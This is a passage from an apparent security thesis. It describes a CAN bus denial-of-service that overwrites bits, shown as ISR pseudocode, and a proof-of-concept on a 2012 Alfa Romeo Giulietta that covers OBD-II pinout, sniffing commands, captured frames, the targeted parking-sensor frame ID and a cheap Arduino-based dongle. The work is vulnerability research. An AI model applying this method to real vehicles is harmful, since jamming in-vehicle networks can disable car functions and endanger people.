2:     Disable RXD Falling Edge ISR
3:     Enable Timer Expiration ISR
4: end procedure
```

The RXD falling edge ISR is triggered when the microcontroller perceives the first falling edge on the RXD signal. The procedure is reported in Algorithm 4.2.

Its sole purpose is to synchronize the microcontroller with the CAN signal, in the same way carried out by CAN controllers in hard synchronization, as previously described in 2.5.5.

It is enabled after the microcontroller startup or after every recessive bit overwrite (as the overwrite causes the microcontroller desynchronization), then deactivated.

### 4.5.4 Timer Expiration ISR Algorithm

The timer expiration ISR is triggered exactly every CAN bit time seconds and incorporates the core of the attack algorithm. Source code is reported in Algorithm 4.3.

Its goal is to monitor the CAN signal and actually inject the dominant bit, if the target value is perceived, such that the transmission of a target frame

**Algorithm 4.3** CAN Denial-of-Service Timer Expiration ISR.

1: **procedure** TIMER–EXPIRATION
2:     **if** CAN Buffer matches target value **then**
3:         Disable Timer Expiration ISR
4:         Wait until first recessive bit
5:         TXD $\leftarrow$ *Dominant*
6:         Wait CAN bit time seconds
7:         TXD $\leftarrow$ *Recessive*
8:         CAN Buffer $\leftarrow$ 111...1
9:         Enable RXD Falling Edge ISR
10:     **else**
11:         CAN Buffer $\leftarrow$ (CAN Buffer || RXD) $<< 1$
12:     **end if**
13: **end procedure**

will fail.

The target value is whatever «pattern» the attacker wants to DoS. For instance, if the attacker wants to generically deny all frames with a particular ID, it will contain the minimum interframe space, the start of frame bit and the arbitration field of the frame the attacker wants to block. If the attacker wants to deny a particular payload, it will contain the bit values of the target control field and data field. Mind that the target value must already have been adjusted with possible stuff bits.

More precisely: In case the CAN buffer matches the target value, it disables the timer expiration ISR, overwrites the first recessive bit with a dominant bit, resets the CAN buffer and reenables the RXD falling edge ISR in order to resynchronize the microcontroller with the CAN signal (as, while waiting for the first recessive bit, the microcontroller may have lost synchronization). Otherwise, it updates the CAN buffer by sampling the bus signal, appending the logical value to it and bit shifting it by one position to the left.

A similar result would also be obtained by performing the bus sampling before the if statement condition has been evaluated. The intention behind its placement inside the else branch is to reduce the number of lines of code executed in the timer expiration ISR algorithm longest path, thus slightly relaxing the impact of the service time requirement and increasing the number of configurations potentially eligible for performing the denial-of-service.





Figure 4.3: Visualization of the proposed attack algorithm on a time graph.

# Chapter 5

# Experimental Proof-of-Concept Implementation and Testing

## 5.1 Introduction

This chapter is entirely devoted to the in depth technical description and analysis of an experimental proof-of-concept capable of mounting the previously presented denial-of-service.

One of the harshest and most advanced arguments by automakers for justifying their refrain in implementing security measures in road vehicles is the high demand in terms of time, expertise and costs in order to implement a cyberattack against an automobile [78]. Thus, the goal was twofold. First, and most importantly, the objective of the research was to assess the technical feasibility of the attack and quantify its performance on a modern automobile. Secondly, demonstrate how low the barrier for mounting it is nowadays, given the ample availability of rapid-prototyping frameworks (e.g., Arduino).

The source code running on the attacking device is publicly available at `https://github.com/stealthdos/CAN-Denial-of-Service` and a full demonstration video of the attack in action at `https://www.youtube.com/watch?v=PmcqCbRMCCk`.

The chapter starts by presenting the car available for the research, details the method adopted to isolate the actual frame identifier against which the denial-of-service will be performed, in depth illustrates the implementation of the attacking device, outlines the on bench testing procedure performed in order to investigate and validate the device reliability and ends by analyzing the execution of the attack against the actual vehicle.

Table 5.1: Giulietta Full Model Specifications.

| **Description** | **Value** |
|---|---|
| Owner Company | Fiat Chrysler Automobiles N.V. |
| Manufacturer | Alfa Romeo Automobiles S.p.A. |
| Model | Giulietta (940) |
| Model Year | 2012 |
| Body Style | 5-Door Hatchback |
| Engine | 2.0 JTDm-2 170 CV |
| Transmission | 6-Speed Manual |
| Trim | Distinctive |
| Optional Equipment | Blue&Me Convergence Module;<br>17" Turbine Design Alloy Wheels;<br>225/45 R17 Tires. |

Table 5.2: Giulietta Brief Technical Specifications [2].

| **Description** | **Value** |
|---|---|
| Engine Code | 940A4000 |
| Engine Type | Diesel, Inline 4 Cylinders |
| Engine Displacement | 1956 cc |
| Engine Max Power | 125 kW (168 hp - 170 PS) at 4000 rpm |
| Engine Max Torque | 350 N · m (260 lb · ft) at 1750 rpm |
| 0-100 km/h (0-62 mph) | 8.0 s |
| Top Speed | 218 km/h (135 mph) |

## 5.2 Target Identification

The automobile at disposal for the test was a 2012 Alfa Romeo Giulietta. The car was completely unmodified. Full model specifications and brief technical specifications of the Giulietta are reported in Table 5.1 and 5.2. Pictures of the vehicle are shown in Figure 5.1.

With respect to CAN networks (the car also includes other buses and direct point to point connections whose coverage is beyond the scope of this thesis), the car features a typical two CAN bus architecture (Fig. 5.2):

- a ISO 11898-2 high speed CAN (class C, according to SAE networks classification) working at 29 bit ID/500 kbps and connecting safety-critical devices;
- a ISO 11898-2 medium speed CAN (class B) working at 29 bit ID/50 kbps and connecting non safety-critical devices.

(a) Front. (b) Rear.

Figure 5.1: The Alfa Romeo Giulietta employed for the test.

The lines are interconnected via a gateway, namely the Magneti Marelli body computer module, and are both reachable via the OBD-II port.





Figure 5.2: Architecture of the Giulietta's internal CAN networks.

For ethical reasons, a similar approach to the one adopted in [45] was followed and the proof-of-concept attack was performed against a CAN B bus node, namely the parking sensors module, manufactured by Valeo and whose sensors are installed on the Giulietta rear bumper (Fig. 5.3). The choice was guided by the fact that CAN B buses typically do not connect safety-critical nodes: This should reduce the chances that, by simply reading this thesis and reproducing the open-source prototype detailed in it, a malicious attacker or

a «script kiddie» could directly reuse the attack on safety-critical subsystems connected to CAN C buses. This doesn't in any way reduce the generality of the work: The Giulietta's CAN B and CAN C networks are both standard ISO 11898-2 buses and, bit rate apart, operate identically. Moreover, since the denial-of-service leverages by design weaknesses, the attack is in no way restricted to Giuliettas, Alfa Romeos or FCA cars only - any other car by any other brand featuring at least a CAN network would also be vulnerable.

Figure 5.3: The parking sensors of the Giulietta, located on the rear bumper.

## 5.3 CAN Traffic Analysis

### 5.3.1 Introduction

As aforementioned, both CAN networks are interfaceable via the OBD-II port, located underneath the steering wheel (Fig. 5.4).

The OBD-II pinout schema follows:

**Pin 1:** CAN B High;

**Pin 4:** Chassis Ground;

**Pin 5:** Signal Ground;

**Pin 6:** CAN C High;

**Pin 9:** CAN B Low;

**Pin 14:** CAN C Low;




Figure 5.4: The Giulietta's OBD-II port.

**Pin 16:** 12 V Battery Output.

In order to capture all CAN traffic and isolate the frame against which the denial-of-service would be performed, a Scantool OBDLink SX USB-to-OBDII cable [68](Fig. 5.5) was purchased, with a monetary expense of approximately $30. The device features an STN1130 chip which, besides emulating the very common ELM327 1.3a AT instruction set, allows to capture even partial erroneous CAN frames thanks to the additional ST commands [58]. Despite its relatively low price with respect to other automotive diagnostic tools, it is already capable of recording frames from every possible two wire CAN network.

A supplementary adapter specifically designed for interacting with FCA cars CAN B networks was required, as the OBDLink SX features CAN diag-

Figure 5.5: The Scantool OBDLink SX USB-to-OBDII cable.

nostic capabilities only on the OBD standard pins 6 and 14 [8]. Adapter and schematic are reported in Figure 5.6. The expense averaged $10.

### 5.3.2 Scantool OBDLink SX Setup

Before plugging the OBDLink SX into the Giulietta's OBD-II port, the device was set up in order to properly capture frames from the target 29 bit ID/50 kbps CAN B network.

Communications to the device are managed via a standard serial port. Via a terminal application, the commands reported in Listing 5.1 were issued.

Listing 5.1: Scantool OBDLink SX setup.

```
1  // Communication baud rate setup
2  ST BRT 5000
3  ST SBR 2000000
4  AT I
5  ST WBR
6
7  // ELM327 custom user1 CAN setup
8  AT PP 2C SV 60
9  AT PP 2C ON
10 AT PP 2D SV 0A
```





Figure 5.6: The FCA cars CAN B OBD-II adapter and its schematic.

```
11 AT PP 2D ON
12
13 // Device reset
14 AT Z
```

The first cluster of instructions is devoted to the communication baud rate setup: It sets the UART baud rate switch timeout at 5000 ms, the communication baud rate of the device with the laptop at 2 Mbps (maximum allowed baud rate) in order to avoid any possible CAN buffer full errors, tests the communication with the device by asking the version info and then definitively writes the baud rate into the device non-volatile memory.

The second cluster of instructions is devoted to the ELM327 custom user1 CAN setup: It sets the CAN options of the user1 profile (identified by the 2C hexadecimal) in the device non-volatile memory to the value 60 (equivalent to: TX ID length 29 bits, variable data length code, RX ID length of both 11 and 29 bits, baud rate multiplier x1 and standard ISO 11898 frame format), activates it, sets the baud rate divisor of the user1 profile (2D) to the value 0A (equivalent to the decimal 10 - default CAN rate is 500 kbps, with divisor 10 CAN rate is reduced to 50 kbps) and then activates it too.

Eventually, the device was reset with the AT Z command, needed to acti-

Figure 5.7: The capturing of the Giulietta CAN traffic via the OBDLink SX.

vate all previously applied modifications.

### 5.3.3 Giulietta CAN Capturing

After completing the setup of the OBDLink SX, the device with its adapter was plugged into the Giulietta OBD-II port and then into a laptop, as shown in Figure 5.7.

In order to sniff all complete CAN messages - even erroneous ones -, the commands reported in Listing 5.2 were sent.

Listing 5.2: Scantool OBDLink SX CAN capturing commands.

```
1  AT SP B
2  AT D1
3  AT H1
4  AT AL
5  ST CMM2
6  ST MA
```

Respectively, these commands activate the previously tuned custom user1

CAN profile, show the frames data length code, show the frames headers, allow >7 bytes frames to be captured, activate CAN monitoring mode 2 (erroneous frames will be shown, no ACKs will be sent by the device) and finally start the monitoring all mode of the OBDLink SX.

Approximately 29,500 frames were collected in a variety of conditions (i.e. with neutral gear, with reverse gear, with reverse gear and near an obstacle etc.), each for a fixed amount of time. Some brief examples are reported in Listing 5.3.

Listing 5.3: Examples of Giulietta CAN B frames in various conditions.

```
// Ignition off
...
0A314003 8 27 86 28 DB 21 08 71 40
0A394003 8 27 85 EB 99 F1 4C 6F C0
0C014003 8 05 51 CD B6 83 6A 00 00
0C214003 6 19 09 25 03 20 16
0E094000 6 00 0E 00 00 00 29
...

// Ignition on, neutral
...
04214001 8 00 81 90 5B 00 00 00 00
04294001 8 00 00 00 00 00 10 00 00
06314018 8 C0 00 00 0F 0F 00 00 00
04214002 2 00 00
04214001 8 00 81 90 5B 00 00 00 00
...

// Ignition on, reverse, no obstacles
...
04294001 8 00 00 00 00 00 10 00 00
06314018 8 00 00 00 0F 0F 00 00 00
04214001 8 00 81 90 5A 00 00 00 04
04294001 8 00 00 00 00 00 10 00 00
04214002 2 00 00
...

// Ignition on, reverse, central obstacle at position
   2 in the instrument panel cluster display
```

```
...
04214001 8 00 81 90 65 00 00 00 04
04294001 8 00 00 00 00 00 10 00 00
04394000 4 00 00 00 BC
06314018 8 03 00 00 05 05 60 00 00
04214002 2 00 00
...
```

### 5.3.4 Target Frame Identification

Starting from all CAN traffic captured in the previous phase, filtering algorithms and manual inspection were applied to remove all unrelated CAN frames.

For instance, should a frame have appeared while the ignition is off, for sure that frame wouldn't have been the one responsible for carrying the information sent by the parking sensors module, as the latter is not working while the ignition is off.

Similarly, if a frame had appeared with the very same payload in different conditions, it couldn't have been the target one.

Eventually, the frame sent by the parking sensors module and responsible for notifying the obstacle position was isolated. Indeed, trying to resend the very same frame with the OBDLink SX without any obstacle behind the car led to the instrument panel cluster notifying an obstacle on screen and to the buzzers chiming. Some examples of that frame follow in Listing 5.4.

Listing 5.4: The Giulietta CAN B frame sent by the parking sensors module.

```
CAN ID: 0x06314018;
Data Length Code: 8 bytes;
Data Field:
- Ignition off: frame not sent;
- On, neutral: C000000F0F000000;
- On, reverse, no obstacle: 0000000F0F000000;
- On, reverse, central obstacle: 0300000X0XY00000,
  X: chime sound frequency,
  Y: distance reported on driver's LCD.
```

On the whole, the procedure approximately required half a day of capturing, analyses and testing. Generally, it could require from minutes (for instance, for capturing the frame issued by a dashboard button) to hours/days

(for instance, in case the target CAN bus is not directly reachable via the OBD-II port or when trying to thoroughly reverse engineer a complex active safety protocol).

## 5.4 Attacking Device Implementation

### 5.4.1 Introduction

The implemented proof-of-concept attack was based on the manufacturing of an ad hoc crafted OBD-II dongle, that would be physically plugged into the car's OBD-II port and would perform the denial-of-service against the parking sensors module.

As stated in Figure 4.2, the device needed to comprise three elements, namely a microcontroller, a CAN transceiver and a physical interface with the onboard CAN bus.

In accordance with the scope of the research, based on demonstrating how easy and cost-effective it is for a potential adversary to mount the attack, components choice leitmotif was to select the cheapest and most commonly available hardware on the market capable of fulfilling the minimum requirements cited in 4.4.

As a result, the following components were chosen:

**Microcontroller:** Arduino Uno Rev 3;

**CAN transceiver:** Microchip MCP2551 E/P;

**Physical interface with CAN bus:** SAE J1962 Male Connector.

### 5.4.2 Components Overview

#### 5.4.2.1 Arduino Uno Rev 3

The Arduino Uno (Fig. 5.8) is arguably the most popular development board currently available on the market. It is based on the Atmel ATmega328P 8-bit AVR RISC-based microcontroller. Full technical specifications are reported in Table 5.3. The device pinout is reported in Figure 5.9. The expense was about $23.





Figure 5.8: The Arduino Uno Rev 3.

Table 5.3: Arduino Uno Rev 3 Technical Specifications [12].

| Description | Value |
|---|---|
| Microcontroller | Atmel ATmega328P |
| Operating Voltage | 5 V |
| Input Voltage (recommended) | 7-12 V |
| Input Voltage (limit) | 6-20 V |
| Digital I/O Pins | 14 (of which 6 provide PWM output) |
| PWM Digital I/O Pins | 6 |
| Analog Input Pins | 6 |
| DC Current per I/O Pin | 20 mA |
| DC Current for 3.3V Pin | 50 mA |
| Flash Memory | 32 KB (ATmega328P)<br>of which 0.5 KB used by bootloader |
| SRAM | 2 KB (ATmega328P) |
| EEPROM | 1 KB (ATmega328P) |
| Clock Speed | 16 MHz |
| Length | 68.6 mm |
| Width | 53.4 mm |
| Weight | 25 g |





Figure 5.9: Arduino Uno Rev 3 pinout [4].

